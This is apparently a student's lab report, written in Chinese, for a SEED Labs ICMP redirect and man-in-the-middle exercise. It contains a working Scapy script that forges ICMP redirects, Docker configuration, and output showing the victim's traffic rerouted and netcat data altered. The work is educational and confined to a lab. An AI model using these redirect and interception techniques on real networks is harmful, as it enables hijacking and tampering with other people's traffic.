

# LAB3

57118209 余悦

## Task1




```
services:
    victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.conf.all.accept_redirects=1
        privileged: true
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.5
        command: bash -c "
                      ip route add 192.168.60.0/24 via 10.9.0.11 &&
                      tail -f /dev/null
                 "
```




```
root@e1ad8d8be1e7:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
```

重定向代码：




```
from scapy.all import *

ip = IP(src = "10.9.0.11", dst = "10.9.0.5")
icmp = ICMP(type=5,code=0)
icmp.gw = "10.9.0.111"

ip2 = IP(src = "10.9.0.5",dst = "192.168.60.5")
send(ip/icmp/ip2/ICMP());
```

运行代码发送重定向包：




```
[07/11/21]seed@VM:~/.../volumes$ dockps
e1ad8d8be1e7  victim-10.9.0.5
48bcd1ca5ae0  router
158c657aa838  malicious-router-10.9.0.111
e29c943f5615  attacker-10.9.0.105
1fdcc2fbefbf  host-192.168.60.5
93dee8a4066e  host-192.168.60.6
[07/11/21]seed@VM:~/.../volumes$ docksh e2
root@e29c943f5615:/# cd volumes/
root@e29c943f5615:/volumes# python3 icmp.py
.
Sent 1 packets.
```

查看路由缓存，重定向成功：



```
root@e1ad8d8be1e7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 296sec
```


查看路由路径：




```
                              My traceroute  [v0.93]
e1ad8d8be1e7 (10.9.0.5)                                2021-07-12T02:21:03+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                        Packets               Pings
 Host                                 Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.111                         0.0%     5    0.4   0.5   0.3   0.9   0.2
 2. 10.9.0.11                          0.0%     5    0.2   0.4   0.2   0.6   0.1
 3. 192.168.60.5                       0.0%     5    0.1   0.2   0.1   0.3   0.1
```

## Question1：

重定向到远程主机：



```
icmp.gw = "192.168.1.102"
```




```
Host                                  Loss%   Snt   Last   Avg  Best  Wrst StDev
1. 10.9.0.11                           0.0%     5    0.2   0.3   0.2   0.4   0.1
2. 192.168.60.5                        0.0%     4    0.6   0.3   0.1   0.6   0.2
```

仍然为默认路由，因为外网主机连接不到。

## Question2：

重定向到当前网段不存在的主机：




```
icmp = ICMP(type=5,code=0)
icmp.gw = "10.9.0.8"
```


同上为默认路由，因为主机不存在。

## Question3:

修改配置：



```
sysctls:
        - net.ipv4.ip_forward=1
        - net.ipv4.conf.all.send_redirects=1
        - net.ipv4.conf.default.send_redirects=1
        - net.ipv4.conf.eth0.send_redirects=1
```




```
root@e1ad8d8be1e7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 296sec
```

攻击成功，因为设为 1 为开启重定向。


## Task2

在 task1 对报文重定向基础上，连接受害者和主机：

在 victim 输入，则在主机得到相同输出：




```
root@ffb1cc985a29:/# nc 192.168.60.5 9090
seedlabs
```




```
root@11517e5b1c9b:/# nc -lp 9090
seedlabs
```

修改配置为 0：




```
root@158c657aa838:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@158c657aa838:/# 
```

运行 mitm 程序：




```
root@dbf25a209447:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
.
Sent 1 packets.
*** b'AAAAAAAA\n', length: 9
```

在 victim 输入 seedlabs,在主机处得到了相同字符数量的 AAAAAAAA：



```
root@ffb1cc985a29:/# nc 192.168.60.5 9090
seedlabs
seedlabs
```




```
root@11517e5b1c9b:/# nc -lp 9090
seedlabs
AAAAAAAA
```

## Question4:

在 mitm 中，只要抓取 10.9.0.5 到 192.168.60.5 方向的报文，因为为单向的重定向。


## Question5:

修改 mitm 代码，使用指定的 Mac 地址进行过滤，因为此时两者 Mac 地址存在差异：



```
f = 'tcp and ether src host 02:42:0a:09:00:05 and dst host 192.168.60.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行可以发现，只发送了一个报文：



```
root@dbf25a209447:/volumes# python3 mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
.
Sent 1 packets.
```